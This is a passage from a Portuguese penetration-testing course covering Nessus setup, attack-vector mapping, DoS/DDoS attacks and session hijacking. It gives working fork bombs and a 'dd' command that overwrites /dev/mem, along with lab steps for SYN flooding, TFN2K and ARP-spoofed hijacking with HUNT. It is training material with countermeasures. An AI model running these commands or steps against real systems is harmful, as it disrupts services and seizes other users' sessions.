Inicialmente o Nessus era um software opensource, mas a partir da versão 3.0 passou a ser uma ferramenta comercial, disponível gratuitamente apenas para uso doméstico. Portanto, é possível baixar gratuitamente o Nessus em seu site *www.nessus.org* e registrar-se para conseguir a chave de ativação, para poder utilizar a ferramenta em testes particulares.

Vamos ver no tópico a seguir como baixar e configurar o Nessus para sua utilização em análise de vulnerabilidades.

8.7. Prática dirigida

8.7.1. Instalando o Nessus

1. Acesse o endereço nessus.org/download/

2. Baixe a versão 4.2.2 do Nessus para Ubuntu 8.04

3. Instale o pacote:

```
#dpkg -i Nessus-4.2.2-debian5_i386.deb
```

4. Adicione um usuário que será o administrador do Nessus:

```
#/opt/nessus/sbin/nessus-adduser
```

8.7.2. Registrando e iniciando

1. Acesse www.nessus.org/register
2. Escolha a versão Professional ou Home (a versão Home é gratuita)
3. Informe um endereço de e-mail (para onde eles enviarão o número de registro)

```
#/opt/nessus/bin/nessus-fetch --register xxxx-xxxx-xxxx-xxxx
#/opt/nessus/sbin/nessus-update-plugins
#/etc/init.d/nessusd start
```

4. Acesse em seu browser: https://127.0.0.1:8834/

8.8. Definindo vetores de ataque

É importante, antes de iniciarmos qualquer ação efetiva contra nosso alvo, definirmos as várias possibilidades de ataques existentes dentro do contexto das informações adquiridas nas fases anteriores.


Por exemplo, se definirmos que o objetivo do teste de invasão, é conseguir acesso como root no sistema, após o levantamento das informações, fingerprint, enumeração e etc, decidiremos quais são os possíveis ataques que podem ser realizados de acordo com as informações que conseguimos.

Após definirmos os ataques, vamos classificá-los em nível de dificuldade, sendo “1” praticamente em dificuldade, e “10” o valor que definiremos os ataques de maior dificuldade e com alta improbabilidade de conseguir sucesso.

Para definirmos os vetores, e colocá-los em um mapa gráfico que facilite sua visualização e compreensão, vamos utilizar uma técnica chamada “mapas mentais”, desenvolvida para facilitar a reunião de informações de forma resumida de condensada em um mapa gráfico, e posterior compreensão das mesmas sem perder seu principal significado e conteúdos.

Vamos utilizar um programa específico para isso, e com a reunião das informações conseguidas até o momento, definirmos os vetores de ataque. Devemos atentar que, ao longo do curso, novos vetores serão acrescentados e alterados, de acordo com a evolução de nosso conteúdo.

Vejamos abaixo um exemplo de mapa mental com vetores de ataque definidos:



8.9. Prática dirigida

1. Vamos, em primeiro lugar, instalar o software necessário para a criação de mapas mentais:

```
#aptitude install freemind
```

2. Utilizando as informações reunidas até o momento, vamos definir os vetores de ataque, classificá-los e criar um mapa mental com os mesmos.

3. Acrescente isso ao relatório.

8.10. Contramedidas

- Como a maioria das varreduras e aplicativos de mapeamento utilizam flags de conexão, uma boa configuração de regras do firewall já bloqueia a maiorias das tentativas de varreduras.

- Manter IDS/IPS bem configurados para detectar e bloquear IPs que realizam tentativas de varreduras.

- Realizar constantemente auditorias nas regras de IDS/IPS e firewalls, testando se os mesmos podem ser burlados e como. E a partir disso, criar e/ou adaptar regras.

Capítulo 9

Testando o sistema

9.1. Objetivos

- Entender como ocorrem ataques de negação de serviço
- Entender o que é DoS, DDoS, e DRDoS
- Entender o que é e como realizar sequestro de sessão

9.2. O que é negação de serviço?

Quem acompanha os noticiários de informática ou o próprio Boletim Anti-Vírus do InfoWester certamente já se deparou com matérias que citam ataques DoS ou ataques DDoS a sites. O objetivo deste capítulo é dar explicações sobre isso e também mostrar as conseqüências de tais ataques.

Durante um ataque de negação de serviço, o atacante deixa o sistema impossível de ser usado ou significantemente lento, a ponto de conseguir realizar poucas tarefas. Esses ataques podem ser realizados contra um sistema individual ou contra uma rede inteira e normalmente são realizados com sucesso.

Qualquer tipo de ataque que afete o pilar “Disponibilidade” da tríade Confidencialidade-Integridade-Disponibilidade, pode ser considerado um ataque de negação de serviço, desde puxar a tomada de alimentação de energia de um servidor, até utilizar uma rede zumbi para ataque em massa.

Na maior parte das vezes, o objetivo do atacante não conseguir acesso à informações, roubo de dados, ou tomar o controle da máquina. O objetivo é realmente causar a indisponibilidade de serviços nos sistemas do alvo, e isso pode levar a potenciais prejuízos financeiros, do ponto de vista comercial, por exemplo.

Abaixo temos alguns exemplos de ataques realizados em site conhecidos, que de alguma forma causou prejuízos financeiros aos sites atacados.

Exemplos de ataques:

- Contra DNS da Telefonica
  - ✔ Speedy
- Contra sistema de votação do BBB
  - ✔ Globo
- Contra sites de update
  - ✔ update.microsoft.com

- Contra sites grandes:
  - ✔ CNN
  - ✔ Yahoo

9.3. DoS

De acordo com a definição do CERT (Computer Emergency Response Team), os ataques DoS (Denial of Service), também denominados Ataques de Negação de Serviços, consistem em tentativas de impedir usuários legítimos de utilizarem um determinado serviço de um computador. Para isso, são usadas técnicas que podem: sobrecarregar uma rede a tal ponto em que os verdadeiros usuários dela não consigam usá-la; derrubar uma conexão entre dois ou mais computadores; fazer tantas requisições a um site até que este não consiga mais ser acessado; negar acesso a um sistema ou a determinados usuários.

Explicando de maneira ilustrativa, imagine que você usa um ônibus regularmente para ir ao trabalho. No entanto, em um determinado dia, uma quantidade enorme de pessoas "furaram a fila" e entraram no veículo, deixando-o tão lotado que você e os outros passageiros regulares não conseguiram entrar. Ou então, imagine que você tenha conseguido entrar no ônibus, mas este ficou tão cheio que não conseguiu sair do lugar por excesso de peso. Este ônibus acabou negando o seu serviço - o de transportá-lo até um local -, pois recebeu mais solicitações - neste caso, passageiros - do que suporta.

É importante frisar que quando um computador/site sofre ataque DoS, ele não é invadido, mas sim, tem apenas o serviço parado.

Os ataques do tipo DoS mais comuns podem ser feitos devido a algumas características do protocolo TCP/IP (Transmission Control Protocol / Internet Protocol), sendo possível ocorrer em qualquer computador que o utilize. Uma das formas de ataque mais conhecidas é a SYN Flooding, onde um computador tenta estabelecer uma conexão com um servidor através de um sinal do TCP conhecido por SYN (Synchronize). Se o servidor atender ao pedido de conexão, enviará ao computador solicitante um sinal chamado ACK (Acknowledgement). O problema é que em ataques desse tipo, o servidor não consegue responder a todas as solicitações

e então passa a recusar novos pedidos.

Outra forma de ataque comum é o UPD Packet Storm, onde um computador faz solicitações constantes para que uma máquina remota envie pacotes de respostas ao solicitante. A máquina fica tão sobrecarregada que não consegue executar suas funções.

Não são apenas grande quantidades de pacotes geradas que podem causar um ataque de negação de serviço.

Problemas em aplicativos também podem gerar.

- *Ping da Morte*

9.3.1. Exemplo de ataques DoS

Em Linux:

```
$ :(){ :|:& };:
$ dd if=/dev/zero of=/var/spool/mail/meu_usuario
$ perl – e 'while (1) { fork();
                        open $fh, “</proc/meminfo”;
                        open $hf, “>/tmp/bla”; }'
$ dd if=/dev/urandom of=/dev/mem
$ perl -e 'fork while fork'
```

Em Windows:

- Em um .bat: %0|%0

Ou:

```
:s
start %0
```

```
goto :s
```

9.3.2. Prática dirigida

- C4

O C4 é uma ferramenta que gera ataques de DoS em redes locais com SYN Flood . Vamos conhecê-la um pouco mais, digitando no terminal:

```
$./c4
```

Com esse comando, teremos como retorno a sintaxe e a explicação resumida dos parâmetros e opções do comando c4.

A sintaxe correta para um ataque de SYN Flood com o c4 contra um host específico é:

Sintaxe: ./c4 -h [ip_alvo]

E alguns dos parâmetros existentes são:

Parâmetros:

-h destination ip/host

-p destination port range [start,end] (defaults to random)

-t attack timeout (defaults to forever)

-l % of box link to use (defaults to 100%)

Vamos formar duplas e realizar ataques de DoS na máquina do companheiro de exercício. Cuidado, pois esse ataque pode travar a máquina do companheiro e até mesmo a sua!

9.4. DDoS

O DDoS, sigla para Distributed Denial of Service, é um ataque DoS ampliado, ou seja, que utiliza até milhares de computadores para atacar um determinado alvo.

Esse é um dos tipos mais eficazes de ataques e já prejudicou sites conhecidos, tais como os da CNN, Amazon, Yahoo, Microsoft e eBay.


Para que os ataques do tipo DDoS sejam bem-sucedidos, é necessário que se tenha um número grande de computadores para fazerem parte do ataque. Uma das melhores formas encontradas para se ter tantas máquinas, foi inserir programas de ataque DDoS em vírus ou em softwares maliciosos.

Em um primeiro momento, os hackers que criavam ataques DDoS tentavam "escravizar" computadores que agiam como servidores na internet. Com o aumento na velocidade de acesso à internet, passou-se a existir interesse nos computadores dos usuários comuns com acesso banda larga, já que estes representam um número muito grande de máquinas na internet.

Para atingir a massa, isto é, a enorme quantidade de computadores conectados à internet, vírus foram e são criados com a intenção de disseminar pequenos programas para ataques DoS. Assim, quando um vírus com tal poder contamina um computador, este fica disponível para fazer parte de um ataque DoS e o usuário dificilmente fica sabendo que sua máquina está sendo utilizado para tais fins. Como a quantidade de computadores que participam do ataque é grande, é praticamente impossível saber exatamente qual é a máquina principal do ataque.

Quando o computador de um internauta comum é infectado com um vírus com funções para ataques DoS, este computador passa a ser chamado de zumbi. Após a contaminação, os zumbis entram em contato com máquinas chamadas de mestres, que por sua vez recebem orientações (quando, em qual site/computador, tipo de ataque, entre outros) de um computador chamado atacante. Após receberem as ordens, os computadores mestres as repassam aos computadores zumbis, que efetivamente executam o ataque. Um computador mestre pode ter sob sua responsabilidade até milhares de computadores. Repare que nestes casos, as tarefas de ataque DoS são distribuídas a um "exército" de máquinas escravizadas.

Daí é que surgiu o nome Distributed Denial of Service. A imagem abaixo ilustra a hierarquia de computadores usadas em ataques DDoS (além de ilustrar também um ataque DoS e DRDos.



Como exemplo real de ataques DDoS ajudados por vírus, tem-se os casos das pragas digitais Codered, Slammer e MyDoom. Existem outros, mas estes são os que conseguiram os maiores ataques já realizado.

9.4.1. Ferramenta de DDoS

TFN2K

Esta foi a primeira ferramenta de ataque DDoS disponível publicamente. O TFN foi escrito por Mixter. Os ataques efetuados pelo TFN são:

- UDP Flooding;
- TCP SYN Flooding;
- ICMP Flooding;
- e Smurf Attack.

9.4.2. Prática dirigida

Vamos testar, formando grupos de quatro, a utilização do TFN2K para realizar um ataque de negação de serviços; onde um será o alvo, dois os slaves e um o master, que controla o ataque.

Cada um do grupo irá revezar de papel com os outros, fazendo um rodízio.

O controle dos mestres é feito por linha de comando, e a execução do programa deve ser acompanhada dos parâmetros desejados com a sintaxe:

Sintaxe: tfn <iplist> <type> [ip] [port]

Onde:

<iplist> é a lista dos agentes que podem ser utilizados;

<type> é o tipo de ataque desejado;

[ip] é o endereço da vítima;

e [port] é a porta desejada para ataques TCP SYN flooding, que pode ser definida como um número aleatório (parâmetro 0).

O TFN é bastante "discreto". A comunicação entre os mestres e os agentes é feita por mensagens ICMP tipo 0, o que torna difícil o monitoramento dessas comunicações, pois muitas ferramentas de monitoramento não analisam o campo de dados de mensagens ICMP.

9.5. Principais tipos de ataques


9.5.1. Ping Flood

Ping flood é um ataque de negação de serviço simples no qual o atacante sobrecarrega o sistema vítima com pacotes ICMP Echo Request (pacotes ping).

Este ataque apenas é bem sucedido se o atacante possui mais largura de

banda que a vitima. Como a vitima tentará responder aos pedidos, irá consumir a sua largura de banda impossibilitando-a responder a pedidos de outros utilizadores.

As únicas maneiras de proteger deste tipo de ataque é limitando o tráfego do ping na sua totalidade ou apenas limitando o tráfego de pacotes ICMP Echo Request com um tamanho menos elevado.


luiz@luiz-laptop:~$ ping 127.0.0.1 -s 65507
PING 127.0.0.1 (127.0.0.1) 65507(65535) bytes of data.
65515 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.208 ms
65515 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.201 ms
65515 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.198 ms
65515 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.209 ms
65515 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.206 ms
65515 bytes from 127.0.0.1: icmp_seq=6 ttl=64 time=0.200 ms
^C
--- 127.0.0.1 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 4997ms
rtt min/avg/max/mdev = 0.198/0.203/0.209/0.017 ms
luiz@luiz-laptop:~$


9.5.2. SYN Flood

SYN flood ou ataque SYN é uma forma de (DoS) em sistemas computadorizados, na qual o atacante envia uma seqüência de requisições SYN para um sistema-alvo.

Quando um cliente tenta começar uma conexão TCP com um servidor, o cliente e o servidor trocam um série de mensagens, que normalmente são assim:

- O cliente requisita uma conexão enviando um SYN (synchronize) ao servidor.
- O servidor confirma esta requisição mandando um SYN-ACK(acknowledge) de volta ao cliente.
- O cliente por sua vez responde com um ACK, e a conexão está estabelecida.

Isto é o chamado aperto de mão em três etapas (Three-Way Handshake).



Um cliente malicioso pode não mandar esta última mensagem ACK. O servidor irá esperar por isso por um tempo, já que um simples congestionamento de rede pode ser a causa do ACK faltante.

Esta chamada conexão semi-aberta pode ocupar recursos no servidor ou causar prejuízos para empresas usando softwares licenciados por conexão. Pode ser possível ocupar todos os recursos da máquina, com pacotes SYN. Uma vez que todos os recursos estejam ocupados, nenhuma nova conexão (legítima ou não) pode ser feita, resultando em negação de serviço. Alguns podem funcionar mal ou até mesmo travar se ficarem sem recursos desta maneira.

Ao contrário do que muitos pensam, não resolve ataque negação de serviço por Syn flood limitando a quantidade de conexões por minuto (como usar o módulo limit ou recent do iptables), pois as conexões excedentes seriam descartadas pelo firewall, sendo que desta forma o próprio firewall tiraria o serviço do ar. Se eu, por exemplo, limito as conexões SYN a 10/seg, um atacante precisa apenas manter uma taxa de SYNs superior a 10/s para que conexões legítimas sejam descartadas pelo firewall.


O firewall tornou a tarefa do atacante ainda mais fácil. Um ataque de Syn Flood é feito com os IPs forjados (spoof), para que o atacante não receba os Syn-

ACKs de suas falsas solicitações.

9.5.3. Smurf Attack

O Smurf é outro tipo de ataque de negação de serviço. O agressor envia uma rápida seqüência de solicitações de Ping (um teste para verificar se um servidor da Internet está acessível) para um endereço de broadcast.

Usando spoofing, o atacante faz com que o servidor de broadcast encaminhe as respostas não para o seu endereço, mas para o da vítima. Assim, o computador-alvo é inundado pelo Ping.



9.6. Recomendações

É sugerido que o Pen-tester seja cauteloso com o uso desse tipo de ataque ou de ferramentas que possam causar uma negação de serviço.

Exceto em casos que o cliente solicite tal tipo de ataque, não devemos realizar esse ataque, pois pode prejudicar os negócios da empresa.

9.7. Sequestro de Sessão

A idéia por detrás do ataque de sequestro de sessão, ou session hijacking, é justamente utilizar credenciais válidas para acessar recursos que não estão disponíveis publicamente.

Um exemplo de session hijacking, é conseguir acessar um servidor SSH a partir de uma sessão aberta de um usuário válido.

Outro exemplo, muito utilizado pela maioria dos atacantes que quer ganhar acesso não-autorizado à contas de usuários, é o sequestro de sessão de aplicações WEB, onde é possível acessar o e-mail, orkut, facebook, conta bancária e burlar qualquer outro tipo de controle de acesso de aplicações online, de forma que possa acessar informações confidenciais do alvo.

A ferramenta utilizada para um ataque de session hijacking de SSH é o sshmitm, instalado a partir da suite dsniff (funciona apenas na versão SSH1).

Sintaxe:

sshmitm [-d] [-I] [-p porta] host [porta]

Parâmetros:

- -d Enable verbose debugging output.
- -I Monitor / hijack an interactive session.
- -p port Specify the local port to listen on.
- host Specify the remote host to relay connections to.
- port Specify the remote port to relay connections to.

9.8. Prática dirigida com o HUNT

Outra ferramenta interessante utilizada para um ataque de session hijacking é o HUNT.

Para conhecermos essa interessante ferramenta, vamos instalá-la para testar suas funcionalidades:

```
#aptitude install hunt
```


Através das opções existentes no menu da ferramenta, vamos navegar entre eles para conhecer as opções existentes e testar algumas funcionalidades.

Vamos testar algumas dessas ferramentas na rede alvo para ver o que conseguimos.

Para iniciar o hunt, para executarmos o comando:

```
#hunt
```

E será exibida a seguinte tela para nós:



Onde:

- O “->” é o prompt do shell do hunt.
- **l/w/r) list/watch/reset connections** - Lista as conexões ativas (L), assiste a uma conexão (W) e encerra uma conexão (R).
- **a) arp/simple hijack (avoids ack storm if arp used)** - essa será a última opção que usaremos. Essa opção é para ser usada caso sua rede for segmentada por switch, pois ela permite Arp Poisoning.

- **s) simple hijack** – para realizar o sequestro de sessão no caso de sua rede não ser segmentada.
- **o) options** - onde iremos configurar tudo para iniciar o hijacking.
- **x) exit** – essa opção usaremos para sair da configuração do hunt.

Para iniciarmos a configuração dos parâmetros necessários para nosso ataque, escolhemos a opção “o”, e a seguinte tela será exibida:

-> o
--- options --- rcvpkt 2967, free/alloc 63/64 ------
l) list add conn policy
a/m/d) add/mod/del conn policy entry
c) conn list properties mac n, seq n
g) suggest mac base EA:1A:DE:AD:BE:00
h) host resolving n
r) reset ACK storm timeout 4s
s) simple hijack cmd timeout 2s
q) arp req/rep packets 2
p) number of lines per page 0
i) print cntrl chars y
t) arp req spoof through req y
w) switched environment y
y) arp spoof with my mac n
e) learn MAC from IP traffic n
v) verbose n
x) return
-opt>

Dentro dessa tela, utilizaremos a opção **a/m/d) add/mod/del conn policy entry**, onde vamos definir as regras de conexão, ou seja vamos configurar aqui o que o hunt farejará.

Por hora, vamos utilizar a opção “a” para fazer a configuração necessária.

O hunt pedirá a partir de qual endereço você deseja sniffar as conexões (a origem dos pacotes). E logo depois o endereço de destino dos pacotes que deseja capturar com o hunt. Configure corretamente, informando o IP de origem e de destino dos pacotes que deseja capturar.

Se deixarmos no IP de origem o endereço 0.0.0.0/0, ele vai capturar os pacotes vindos de qualquer lugar da rede, para o IP de destino configurado.

Na terceira ele pedirá um INSERT AT, apenas tecle “enter”, deixando a opção padrão. Essa opção é simplesmente para definir em qual posição da lista nossa regra aparecerá.

Depois disso digitamos “x” para voltarmos ao menu principal...

Digitamos “L” para listar as conexões ativas. É importante que aguardemos um pouco, porque pode demorar até que todas as conexões sejam exibidas. Podemos ainda, usar a opção “W” para sniffar as conexões.

Escolhendo a opção “L” na shell, vemos que algumas máquinas estão trocando dados com o IP de destino configurado. Então, usamos a opção “S” do menu principal, que é o simple hijacking.

O hunt pedirá qual conexão deseja sequestrar, e elas virão numeradas. Basta escolher pela ordem numérica a conexão.

Você pode perceber, então, que até agora não aconteceu nada, estamos apenas sniffando a conexão, mas quando pressionamos CTRL + C aparecerá a mensagem:

— press any key>

Quando pressionarmos qualquer tecla, o sequestro está realizado e estaremos em modo interativo na conexão. É como se tomássemos a identidade do CLIENTE,e o SERVIDOR continuará recebendo dados, agora vindos de nossa máquina!

O CLIENTE de repente percebe que os comandos simplesmente não estão funcionando, mas não aparece nenhuma mensagem de erro, simplesmente o que o CLIENTE digitar como um “ls” não fará nenhum efeito.

Sequestrada a conexão, poderemos fazer o que quisermos com o SERVIDOR. Quando tudo estiver terminado, basta dar um CTRL+C para sair.

Mas aí vem a pergunta, e se minha rede possuir SWITCH?

É bem simples, vamos seguir os passos:

Faça a mesma coisa que fizemos acima, configurando o que o hunt monitorará, liste as conexões, no menu principal use a opção “d” para listar os daemons do hunt e selecione a opção "A" de arp spoof.

O hunt pedirá para configurarmos os endereços IP de origem e destino pelos quais queremos fazer ARP Spoofing, e depois digite "S" para iniciar o Daemon.

Essa parte pode demorar bastante, mas basta ter calma.

Após terminar tudo, volte ao menu principal e apenas digite “A” de arp/simple hijack.

Escolha a conexão desejada e o resto vocês já sabem :-)

9.9. Contramedidas

Infelizmente não existe muito o que fazer para prevenir esse tipo de ataque, quando estamos falando de ataques que envolvem inundação de pacotes. Normalmente, vence quem tem mais link!

Porém, DoS causados por falhas em aplicações podem ser evitadas com treinamento sobre programação segura para os programadores.

Apesar de não existir nenhum meio que consiga impedir totalmente um ataque DoS, é possível detectar a presença de ataques ou de computadores (zumbis) de uma rede que estão participando de um DDoS. Para isso, basta observar se está havendo mais tráfego do que o normal (principalmente em casos de sites, seja ele um menos conhecido, seja ele um muito utilizado, como o Google.com), se há pacotes TCP e UDP que não fazem parte da rede ou se há pacotes com tamanho acima do normal. Outra dica importante é utilizar softwares de IDS (Intrusion Detection System - Sistema de Identificação de Intrusos).

Para prevenção, uma das melhores armas é verificar as atualizações de segurança dos sistemas operacionais e softwares utilizados pelos computadores. Muitos vírus aproveitam de vulnerabilidades para efetuar contaminações e posteriormente usar a máquina como zumbi. Também é importante filtrar certos tipos de pacotes na rede e desativar serviços que não são utilizados.

9.9.1. Find DdoS

É uma ferramenta que foi desenvolvida por um órgão do FBI em função da grande quantidade de ataques DDoS ocorridos. O find_ddos localiza no sistema os masters e agentes das ferramentas Trin00, Tribe Flood Network, TFN2k e Stacheldraht.

Capítulo 10

Trojans, Backdoors, Vírus, Rootkits e Worms

10.1. Objetivos

- Entender a diferença entre vírus e worms
- Entender o funcionamento das backdoors
- Entender as funcionalidades do trojan
- Entender o conceito de rootkit

10.2. Backdoor

